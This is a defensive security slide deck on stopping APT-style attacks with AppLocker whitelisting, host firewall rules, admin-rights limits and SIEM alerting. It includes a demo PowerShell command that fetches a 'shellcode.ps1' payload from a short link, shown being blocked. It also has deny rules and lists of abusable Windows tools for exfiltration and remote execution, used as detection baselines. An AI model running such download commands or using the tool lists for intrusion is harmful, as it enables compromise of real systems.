

## ***APT Detection with Whitelisting and Log Monitoring***

Aaron Beuhring  
Kyle Salous

### **About Us**

- Kyle Salous is a 10-year Info Sec vet, covering a broad spectrum of subjects. He has a BS in Information Security and an MS in Systems Engineering. [Follow @kylesalous](#)
- Aaron Beuhring's a 13-yr IT vet w/ interests in computer forensics, eDiscovery, security. He's pursuing his Masters in Info Sec & Assurance. [Follow @aaronbeuhring](#)
- We both work for an organization that has a pretty typical IT infrastructure. We've had great success in the past few years thwarting advanced attacks and frustrating our pen testers.

## What is Widely Believed to be the Problem:

- Attackers are using amazing zero day exploits to hack anyone they please, anytime, anywhere.
- Defenders are helpless to detect and block these attacks.

## What is Really the Problem:

- Defenders rely far too much on blacklists.
- Signature based antivirus was not designed to detect never before seen malware.
- IP or domain reputation lists can't keep pace with threats.
  - Content Delivery Networks have complicated this.

## Content Delivery Networks and IP Reputation

	A	B
81	www.wgci.com	50.58.123.25
82	imagec18.247realmedia.com	50.58.123.25
83	content.time.com	50.58.123.25
84	cc.wsj.net	50.58.123.25
85	fonts.cnet.com	50.58.123.25
86	img.icbdr.com	50.58.123.25
87	www.roadandtrack.com	50.58.123.25
88	images.undertone.com	50.58.123.25
89	www.goodhousekeeping.com	50.58.123.25
90	www.media.net	50.58.123.25
91	adaptvcdn-a.akamaihd.net	50.58.123.25
92	css.martindale.com	50.58.123.25
93	assets.nbcnews.com	50.58.123.25
94	img4-3.realsimple.timeinc.net	50.58.123.25
95	typeface.nytimes.com	50.58.123.25
96	ox-i.aa.com	50.58.123.25
97	store.comcast.com	50.58.123.25
98	cdn01.cdnwp.celebuzz.com	50.58.123.25
99	timeinc.brightcove.com.edgesuite.net	50.58.123.25
100	www.decanter.com	50.58.123.25
101	rss.msnbc.msn.com	50.58.123.25
102	files-aka.nypost.com	50.58.123.25
103	computerworld.com.edgesuite.net	50.58.123.25
104	ox-i.bbt.com	50.58.123.25
105	ox-i.cygnus.com	50.58.123.25
106		

## Example Attack Vectors

- Cryptolocker:
  - Arrives via email, malicious link or now even USB worm.
  - Installs itself within %APPDATA% then encrypts all your data.
- APT1:
  - Phishing email including a link to ZIP file is sent using an email account set up in the name of someone the victim knows.
  - Contents will be downloaded/extracted to user's profile where they will be executed.

## Notice Something?

- Neither attack used 0-day.
- Both examples execute code from within the user's profile.
- The attacker simply asked the user to run something.
- Not very sophisticated but highly effective.

## Raising Costs for Attackers

- Our Approach:
  - Leverage whitelisting to force attackers to use exploits.
  - Patch regularly to force attackers to use 0-day.
  - Employ exploit mitigations technologies to force attackers to use really crafty 0-day.
  - Limit admin rights to force attackers to escalate post exploitation.
  - Leverage logs from all of the above to detect anything that has slipped by.

## Limiting Costs for Your Company

- Application whitelisting with Microsoft Applocker or Third Party software.
- Network whitelisting with host based firewalls.
- Limit admin rights limited with Group Policy Preferences.
- Exploit mitigation with Microsoft EMET, modern browser sandboxes, OS mitigations.
- Advanced Log Monitoring and Alerting with a SIEM\*.

## What Does Whitelisting Entail?

- Must have buy in from the business side.
- Awareness of every program that executes on your end users machines.
- Understanding the networking protocols that these programs run.
- Training end users and IT staff on the process of vetting new software for a production environment.



## Application Whitelisting

- Common Arguments
  - Takes too much time to manage
  - Inflexible
  - Expensive
- AppLocker
  - Management takes less time than malware remediation
  - Flexible rules
  - Part of your Windows license\*

## AppLocker

- AppLocker is included in:
  - Windows 7 – Ultimate and Enterprise editions
  - Windows Server 2008 R2 – Standard, Enterprise, Datacenter and Itanium editions
  - Windows 8 – Enterprise edition
  - Windows Server 2012 – Standard and Datacenter editions
- What about Home Editions?
  - Parental Controls!

## AppLocker File Types

- AppLocker has separate rule groups for EXE, MSI, scripts and DLLs.
- DLL enforcement is off by default and must be explicitly enabled.
- Cannot control macros or other interpreted languages
  - Can control the interpreter!

## AppLocker Rule Type

- Publisher – Flexible but requires signed code
- Path – Flexible but requires good ACLs
- Hash – Least flexible but more absolute

## Guidelines for AppLocker Rules


- Path rules are acceptable only if the path is location that standard users cannot write to.
- Use hash or publisher rules for everything else.
- Be careful when using the wizard to create rules, it may have unintended consequences.
  - You may not want to allow anything signed by Microsoft!

## Getting Started

- Choose approach: Gold Image vs. Default Rules
- Default rules
  - Allow anyone to run programs from %PROGRAMFILES% and %WINDOWS%
  - Allow admins to run anything.
- Must ensure that users don't have admin rights to be effective.




## Default Rule Creation



## Admin Enforcement

- End users should get no admin rights.
- Create a separate admin account for everyone in your IT department.
- Create a local admin account on each computer with a unique password.
- Use Group Policy Preference to reset membership of the local administrators group.

## Admin GPO



19

## What Default Rules Do

- Standard users can no longer run EXEs from User Profile
- Users need an admin to properly install software into %PROGRAMFILES% or %WINDOWS%
- Users will now need to call the Help Desk for assistance when they try to run a random download or install software.
- Software can be administratively installed to %PROGRAMFILES% with no additional rules needed.

20


## More Importantly

- If done right, attackers now need to use exploitation to get access to your system.
- Attackers will be limited to regular user privileges post exploitation and will need to find a way to escalate.
- Attackers have limited options for persistence if they don't escalate.

## AppLocker in Action



## AppLocker in Action



## AppLocker in Action



## Rolling It Out

- Test thoroughly!
- AppLocker policies are additive.
  - Use a separate policy for DLLs after you successfully implement EXE/MSI/SCRIPT blocking.
  - Make use of your AD OU structure to target additional allowances to only those who need it.
- Push policies in audit mode first, check for warnings in AppLocker logs.

## Gotchas

- Tools that run as System. (PSEXESVC)
- Proactively whitelist legitimate applications that need to run from %APPDATA% - WebEx, Go2Meeting, Etc. – hash and publisher rules ONLY!
- You need to be careful to add paths for locations like logon scripts.
- Make sure you have good ACLs for default paths.
- Exceptions for Default Rules

## Additional Uses

- Block programs that don't have a business use
  - Shockwave
  - Anything made by Apple
  - Other scripting – AutoIt, Python, Perl, etc.
  - Virtualization platforms
- Quickly block a malicious file that doesn't have an AV signature
- Block insecure versions of programs to augment your patch management.

Browse for a signed file to use as a reference for the rule. Use the slider to select which properties define the rule; as you move down, the rule becomes more specific. When the slider is in the any publisher position, the rule is applied to all signed files.

Reference file:

C:\Program Files (x86)\Java\jre7\bin\java.exe

Browse...

-	Any publisher	
-	Publisher:	O=ORACLE AMERICA, INC., L=REDWOOD SHORES,
-	Product name:	JAVA(TM) PLATFORM SE 7 U65
-	File name:	JAVA.EXE
-	File version:	7.0.650.00 And below

☒ Use custom values

Rule scope:

Applies to the publisher, product name, file name, and file version that you specify.

## Network Whitelisting

- Host based Firewalls are almost always included with AV as part of an endpoint solution.
- Firewalls should be enabled inside the enterprise with granular rules.
- Application based rules should be used to allow traffic to the Internet ONLY for certain applications
- Explicitly deny and log traffic from all other directories and applications.

## Host Firewall Rules

- Enforce the concept of least privilege on the network level.
- Centrally manage the installation and administration of firewall rules on all end hosts.
- Use different profiles to segment user groups based on sensitivity levels to the organization.
- Turn on logging for every rule and in some cases alerting for certain applications that might be used by attackers like PowerShell based on context.
- Build rules on the server side as well that only allow traffic for the application that is being hosted.


## Firewall Rules

### Audit logs first, then enforce.

1. Allow application traffic to and from server subnets.
2. Allow powershell.exe, FTP.exe to specific server subnets
3. Deny powershell.exe, psexec.exe, psexecsvc.exe, winexecsvc.exe, FTP.exe anywhere else
4. Allow 80, 443 from specific applications and %PROGRAMFILES% or %WINDOWS%
5. Deny all

Log Everything!

## Example – Denying PowerShell Internet Access



```
Windows PowerShell
PS C:\test> $wc = New-Object System.Net.WebClient
PS C:\test> $wc.DownloadString('http://192.168.1.1') > webpage.html
PS C:\test> $wc.DownloadString('http://bit.ly/14bZZ0c') > shellcode.ps1
Exception calling "DownloadString" with "1" argument(s): "Unable to connect to
the remote server"
At line:1 char:19
+ $wc.DownloadString <<<< ('http://bit.ly/14bZZ0c') > shellcode.ps1
+ ~~~~~
+ CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
+ FullyQualifiedErrorId : DotNetMethodException

PS C:\test> ping google.com

Pinging google.com [74.125.228.129] with 32 bytes of data:
Reply from 74.125.228.129: bytes=32 time=27ms TTL=250
Reply from 74.125.228.129: bytes=32 time=28ms TTL=250
Reply from 74.125.228.129: bytes=32 time=25ms TTL=250
Reply from 74.125.228.129: bytes=32 time=30ms TTL=250

Ping statistics for 74.125.228.129:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 25ms, Maximum = 30ms, Average = 27ms
PS C:\test>
```




## Monitoring

- Can get complicated and overwhelming quickly
  - This is why we tightly control what can run!
- Define policy for logging and retention early on
- Build intelligent rules to detect and alert on APT activity:
  - Lateral movement
  - Unusual tools
  - Traffic outside of baseline parameters

## What to Log

- Collect the logs from all of the usual suspects:
  - DNS, AD, Web, Network Firewall and IPS, Proxy, etc...
- Client Event Logs: Applocker, NSA Guide.
- Augment client and device logs with flow data.
- Client firewall logs are a rich source of data
  - Application making the connection
  - Domain and User
  - Local/Remote IP
- Sadly most don't do this!

## Logging Problem



## Actual Vendor Email

“Unfortunately, no, we were not aware of the specifics on how the external logging process worked. Logging to an external syslog server is a rarely used feature of <ProductName>. Once we were able to approach development about this, we were able to confirm that the product is working as designed.”

## Creative Firewall Alerts

- You can block or alert if any of the following try to connect to the internet or internal resources:
  - FTP.EXE
  - POWERSHELL.EXE
  - NOTEPAD.EXE
  - CALC.EXE
  - Anything running in the user's profile
- You can create rules based on application name, hash, time, profile, user location and connection type.

## Sample Log

Sept 18 10:55:22 Firewall Security Server AV01:  
JACKSONJ,Local: Internal Domain,User: jacksonj, Internal  
Domain: test01,Action: Permitted 192.168.1.24,Local:  
63446,Local: 90B11C60009,Remote:  
157.56.64.122;Remote: **urs.microsoft.com**,Remote:  
443,Remote: 0008E3FF009,TCP,Outbound, Start: 2014-  
09-16 15:41:49, End: 2014-09-16 15:41:49,Occurrences:  
1,Application: C:/Program Files (x86)/Internet  
Explorer/**ieexplore.exe**,Rule: **Approved Apps HTTP Port 80-  
443 - Outgoing**

## Sample False Positive

- Alert – Suspicious traffic from PowerShell to a server
- Investigation – Contact user who happens to be an admin
- Tuning – Add false positive rule to SIEM for PowerShell traffic from that admin to that server only!

## Sample True Positive

- Alert comes in for blocked traffic: TeamViewer.exe running from %APPDATA% attempting to connect to the internet on 443
- Investigation – Contact user who happens to be an admin
- User was not to the firm
- Remediation – Remind user of policies for secure file transfer and remove team viewer

## Client Firewall Log Gotchas

- Be sure to normalize times from clients that have been out of the office.
- EPS considerations for log burst when clients return to the network.
  - Consider log buffer size and disk space
- Don't log certain dropped broadcast traffic – SSDP, NetBIOS, etc.
  - Your SIEM will see it as a port scan!
- Lock Firewall interface on end clients, enable a separate password for disabling.



## Leverage Application Execution Logs

- Monitoring for blocked execution is good, monitoring for allowed execution is better!
- Advanced attackers use native functionality whenever possible.
- Baseline normal application usage by regular users.
- Audit and alert on unusual legitimate program use.
- Application execution tuple
  - AppLocker – { FilePath, Username }
  - SysMon – { Image, CommandLine, ParentImage, User }

## Normal for an admin, abnormal for a user!

- SCHEDTASKS.EXE (scheduled jobs/tasks)
- NETSTAT.EXE (netstat -ano)
- SC.EXE (interact with services)
- XCOPY.EXE (copy files around)
- NSLOOKUP.EXE (recon)
- TASKKILL.EXE (kill running processes)
- TASKLIST.EXE (tasklist /v)
- ROUTE.EXE (adding persistent routes)
- REGSVR32.EXE (services)
- PING.EXE (check connectivity)
- WMIC.EXE (access Windows Management Instrumentation)
- POWERSHELL.EXE (Swiss army knife)

Source: <http://sysforensics.org/2014/01/lateral-movement.html>



43

## Very Unusual!

- AT.EXE (scheduled jobs/tasks)
- PSEXEC.EXE (remote code execution)
- NBTSTAT.EXE (profile)
- FTP.EXE (download/upload)
- BITSADMIN.EXE (download/upload)
- MAKECAB.EXE (compression before exfil)
- QUSER.EXE (profile)
- IEEXEC.EXE (execute remote code)

Source: <http://sysforensics.org/2014/01/lateral-movement.html>



44

## Sample False Positive

- Alert – SC.EXE called by SERVICES.EXE running as SYSTEM
- Investigation – Review logs, determine this is a normal occurrence in our environment
- Remediation – Tune SIEM for this tuple

## Sample True Positive

- Alert – SC.EXE called by CMD.EXE running as standard user
  - Happened during pen test
- Investigation – Review logs, see multiple attempts to run malware
- Remediation – Perform full analysis of computer and traffic to / from computer

## Proactive Forensics

- Application whitelisting logs provide a record of every application executed.
- Client firewall logs show every network connection including the application that generated the connection.
- Prudent collection of system event logs can provide other data to complete the picture.
- By storing this in the SIEM we can now do forensics without relying on disk artifacts.

## Conclusion

- Defenders need to focus more on configurations that will increase costs for attackers.
- Adding additional layers of blacklists will not solve the problem.
- Whitelisting is the most cost effective way to accomplish this.
- Whitelisting enables you to focus on detecting truly advanced threats.



## Follow Us

- Follow us on Twitter:
  - @aaronbeuhring
  - @kylesalous
- Materials available on:
  - <http://sourceforge.net/projects/raisingcostsforattackers/files>
- ShmooCon 2014:
  - [https://archive.org/details/ShmooCon2014\\_Raising\\_Costs\\_for\\_Your\\_Attackers\\_Instead\\_of\\_Your\\_CFO](https://archive.org/details/ShmooCon2014_Raising_Costs_for_Your_Attackers_Instead_of_Your_CFO)